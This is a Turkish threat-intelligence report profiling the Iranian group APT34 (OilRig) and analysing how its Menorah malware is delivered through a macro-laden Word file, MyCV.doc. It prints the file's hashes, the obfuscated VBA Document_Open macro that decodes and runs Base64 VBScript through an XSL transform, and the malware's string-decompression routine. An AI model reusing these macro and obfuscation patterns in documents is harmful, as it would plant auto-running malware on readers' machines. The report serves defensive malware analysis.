


APT-34
ANALİZ RAPORU

aka. helix kitten, OilRig

İçindekiler

Yönetici Özeti

APT34, 2014'den beri aktif olan İran hükümeti ile ilişkilendirilen bir Advanced Persistent Threat (APT) grubudur ve genellikle Orta Doğu bölgesi başta olmak üzere çeşitli sektörlerdeki organizasyonları hedef alır. APT34, casusluk amaçlı operasyonlar düzenler ve siber saldırılarını yürütürken sosyal mühendislik tekniklerini sıkça kullanır. Grup, özellikle enerji, telekomünikasyon, hükümet ve savunma sektörlerini hedeflemiş ve bu sektörlerdeki organizasyonlara karşı bir dizi saldırı gerçekleştirmiştir.

APT34'ün hedefleri arasında İran dışındaki ülkeler de bulunmakta ve bu nedenle uluslararası boyutta bir tehdit oluşturduğu görülmektedir. Grup, stratejik olarak seçilmiş hedef organizasyonlara karşı sistemli bir şekilde hareket eder ve bu organizasyonlara sızarak hassas bilgilere erişmeye çalışır. Ayrıca, APT34'ün siber saldırılarında yazılım açıklarını kullanma yeteneği de gözlemlenmiştir.

Solar ve Mango gibi Backdoor yazılımları ile anılan APT34, geçtiğimiz günlerde Menorah zararlı yazılımı ile yeni bir tehdit oluşturmaktadır.

Bu rapor, APT34'ün genel profilini ve faaliyetlerini açıklamanın yanı sıra, son zamanlarda APT34 ile ilişkilendirilen Molerah zararlı yazılımının analizini de içermektedir.

APT 34

APT34 veya "OilRig" olarak bilinen bu İranlı tehdit grubu, başta Orta Doğu olmak üzere farklı coğrafyalardaki çeşitli endüstrilere yönelik faaliyetlerde bulunur. Grup, özellikle Orta Doğu bölgesindeki organizasyonları hedef alır, ancak zaman zaman Orta Doğu dışındaki hedeflere de saldırılar gerçekleştirmiştir.

APT34, siber saldırılarında organizasyonlar arasındaki güven ilişkisini kullanarak tedarik zinciri saldırıları da gerçekleştirir. Bu, güven ilişkilerini istismar ederek asıl hedeflerine saldırı düzenleme stratejisini içerir. OilRig, aktif ve örgütlü bir tehdit grubudur ve belirli organizasyonları hedeflemek için sistematik bir şekilde hareket ettiği görülmektedir. Bu organizasyonlar, stratejik amaçlar doğrultusunda dikkatle seçildiği izlenimini verir.

Grup, insan kaynaklı güvenlik açıklarını istismar etmek için sosyal mühendislik tekniklerini sıklıkla kullanır ve saldırıları genellikle yazılım açıklarını değil, insan faktörünü hedefler. Bununla birlikte, bazen saldırılarının teslimat aşamasında son zamanlarda yamalanmış güvenlik açıklarını da kullanmışlardır. Yazılım açıklarını istismar etmeme eğilimi, OilRig'in diğer operasyonel yönlerinde olgunluk gösterdiği anlamına gelir. Bu olgunluklar arasında:

- Aralarındaki ilişkileri geliştirirken düzenlenen organize kaçınma testleri.
- Komut ve kontrol (C2) ile veri sızdırma için özel DNS Tünelleme protokolleri kullanma.
- Sunuculara sürekli erişim sağlamak için özel web kabukları ve arka kapılar kullanma.
- Yan yana hareket için çalınan hesap kimliklerine dayanma.
- Bir sisteme erişim kazandıktan sonra, özellikle geri kapılar yerine uzak masaüstü ve putty gibi araçları kullanma.

OilRig, hedef organizasyonların internet erişimli kaynaklarına erişim sağlamak için balık avı siteleri de kullanır. 2014'ten itibaren en azından APT34 olarak adlandırılan İranlı bir tehdit grubu, İran'ın stratejik çıkarlarına uygun bir şekilde düzenlenen keşif faaliyetleri yürütmüştür. Grup, özellikle Orta Doğu'da finans, hükümet, enerji, kimya, telekomünikasyon ve diğer endüstrileri hedef alır. Orta Doğu'daki finans, enerji ve hükümet organizasyonlarına sürekli saldırılar düzenlenmesi, APT34'ün bu sektörlere özel bir ilgi taşıdığını göstermektedir. Ayrıca, İran operasyonlarına bağlı altyapının kullanımı, zamanlaması ve İran'ın ulusal çıkarlarına uygunluğu, APT34'ün İran hükümeti adına hareket ettiği yönündeki değerlendirmeyi destekler.

Hedef Alınan Ülke ve Sektörler

Şekil 1 Target Countries


APT 34, saldırılarında genellikle Asya, Amerika ve Avrupa'daki çeşitli ülkeleri hedef almaktadır. İşte APT 34'ün hedef aldığı bazı ülkeler:

1. Türkiye
2. İsrail
3. Suriye
4. Lübnan
5. Suudi Arabistan
6. Mısır
7. Kuveyt
8. Yemen

APT 34, çeşitli sektörlerde faaliyet gösteren kuruluşları hedef almaktadır. İşte APT 34'ün hedef aldığı bazı sektörler:

1. Hükümet ve Devlet Kurumları: Hükümetler ve devlet kurumlarına yönelik casusluk ve istihbarat toplama operasyonları gerçekleştirir.
2. Enerji ve Petrokimya: Enerji sektörü ve petrokimya endüstrisi, enerji üretimi ve tedariki ile ilgili bilgilere erişim amaçlarıyla hedeflenmiştir.
3. Telekomünikasyon: Telekomünikasyon altyapısına sızarak iletişim verilerini ele geçirmiştir.
4. Finans: Finans kurumlarına yönelik saldırılar, ekonomik istihbarat ve finansal bilgilere erişim amacı taşır.
5. Kimyasal Endüstri
6. Savunma ve Askeri Endüstri: Savunma sektörü ve askeri endüstri, askeri stratejileri ve savunma teknolojilerini hedeflemiştir.

Attack Chain




Şekil 2 Menorah Attack Chain


Teknik Analiz

MyCV.doc Analizi


MD5	64f8dfd92eb972483feaf3137ec06d3c
SHA256	8a8a7a506fd57bde314ce6154f2484f280049f2bda504d43704b9ad412d5d618
File Type	Word Document



Şekil 3 When Document is Opened



Şekil 4 When Enabled Content



Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	ADODB.Stream	May create a text file
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Şekil 5 Oletool Output

Dosya yapısı incelendiğinde, söz konusu dokümanın içerisinde VBA makrosu bulundurduğu tespit edildi.

```
co1 = co1 + Chr(59 + 18)
co1 = co1 + Chr(114 + 1)
co1 = co1 + Chr(128 - 8)
co1 = co1 + Chr(120 - 11)
co1 = co1 + Chr(112 - 4)
co1 = co1 + Chr(54 - 4)
co1 = co1 + Chr(55 - 9)
co1 = co1 + Chr(80 - 12)
co1 = co1 + Chr(82 - 3)
co1 = co1 + Chr(95 - 18)
co1 = co1 + Chr(66 + 2)
co1 = co1 + Chr(99 + 12)
co1 = co1 + Chr(110 - 11)
co1 = co1 + Chr(125 - 8)
co1 = co1 + Chr(117 - 8)
co1 = co1 + Chr(95 + 6)
co1 = co1 + Chr(101 + 9)
co1 = co1 + Chr(121 - 5)
co2 = ""
co2 = co2 + Chr(112 - 14)
co2 = co2 + Chr(80 + 17)
co2 = co2 + Chr(116 - 1)
co2 = co2 + Chr(106 - 5)
co2 = co2 + Chr(64 - 10)
co2 = co2 + Chr(30 + 22)
co3 = ""
co3 = co3 + Chr(114 - 16)
co3 = co3 + Chr(122 - 17)
co3 = co3 + Chr(127 - 17)
co3 = co3 + Chr(31 + 15)
```

```
f = ""
f = f + Chr(62 + 18)
f = f + Chr(52 + 16)
f = f + Chr(46 + 11)
f = f + Chr(34 + 18)
f = f + Chr(100 - 2)
f = f + Chr(71 + 16)
f = f + Chr(138 - 19)
f = f + Chr(99 + 4)
f = f + Chr(107 - 7)
f = f + Chr(122 - 13)
f = f + Chr(65 + 21)
f = f + Chr(133 - 12)
f = f + Chr(119 - 20)
f = f + Chr(65 - 15)
f = f + Chr(110 - 2)
f = f + Chr(116 + 2)
f = f + Chr(108 - 10)
f = f + Chr(97 + 9)
f = f + Chr(40 + 8)
f = f + Chr(90 + 20)
f = f + Chr(56 + 21)
f = f + Chr(93 - 10)
f = f + Chr(37 + 15)
f = f + Chr(141 - 22)
f = f + Chr(76 - 2)
f = f + Chr(114 + 8)
f = f + Chr(39 + 17)
f = f + Chr(52 - 9)
f = f + Chr(65 + 3)
```

Şekil 6 Some String Obfuscations

Mango ve Solar Backdoor yazılımlarını dağıtırken kullanıldığı gibi Menorah için de benzer string obfuscation yöntemlerinin kullanıldığı tespit edilmiştir.

```
Private Sub Document_Open()
        On Error Resume Next

        ActiveDocument.Shapes(6).Visible = True
        ActiveDocument.Shapes(7).Visible = True
        ActiveDocument.Shapes(8).Visible = True
        ActiveDocument.Shapes(9).Visible = True
        ActiveDocument.Shapes(10).Visible = True
        ActiveDocument.Shapes(1).Visible = False
        ActiveDocument.Shapes(2).Visible = False
        ActiveDocument.Shapes(3).Visible = False
        ActiveDocument.Shapes(4).Visible = False
        ActiveDocument.Shapes(5).Visible = False

        f = "PD94bWwgdmVyc2lvbj0nMS4wJz8+D"

        Dim x As String
        x = f + UserForm1.t1.Text  ' Part of Base64 Encoded VBScript
        x = x + UserForm1.t2.Text ' Part of Base64 Encoded VBScript
        lx x  ' Decode and Run the VBScript

End Subz
```

Şekil 7 VBA Macro

```
Sub lx(x)
    b = bsix(x)
    Dim bstr As String
    bstr = b2s(b)
    Dim XDoc, root
    Set XDoc = CreateObject("MSXML2.DOMDocument")
    XDoc.async = False
    Set xsl = XDoc
    XDoc.LoadXML (bstr)
    XDoc.transformNode xsl
End Sub
```

Şekil 8 VBA Macro

Macrolar etkinleştirildikten hemen sonra VBA makrosu çalışmaktadır. Şekil 7 ve Şekil 8'deki VBA parçalarından anlaşılacağı üzere **"UserForm1.t1.Text "** ve "**UserForm1.t2.Text**" değerleri Base64 karakter setinde bulunan zararlı VBScript dosyasıdır.


Adım-2 VBScript Analizi

Ortaya çıkan VBScipt incelendiğinde önemli iki fonksiyon göze çarpmaktadır.

```
Function DecomStr(compressedInput)
    Dim regexPattern, decompressedString
    regexPattern = "\[(.);(\d+)\]"
    Set regex = New RegExp
    regex.Pattern = regexPattern

    decompressedString = compressedInput
    If regex.Test(decompressedString) Then
        Do While regex.Test(decompressedString)
            Set match = regex.Execute(decompressedString).Item(0)
            decompressedString = ReplaceSegment(decompressedString, match)
        Loop
    End If

    DecomStr = decompressedString
End Function

Function ReplaceSegment(input, match)
    Dim character, count, replacement
    character = match.SubMatches(0)
    count = CInt(match.SubMatches(1))
    replacement = String(count, character)

    ReplaceSegment = Replace(input, match.Value, replacement)
End Function
```

Şekil 9 Deobfuscating Algorithm of Menorah

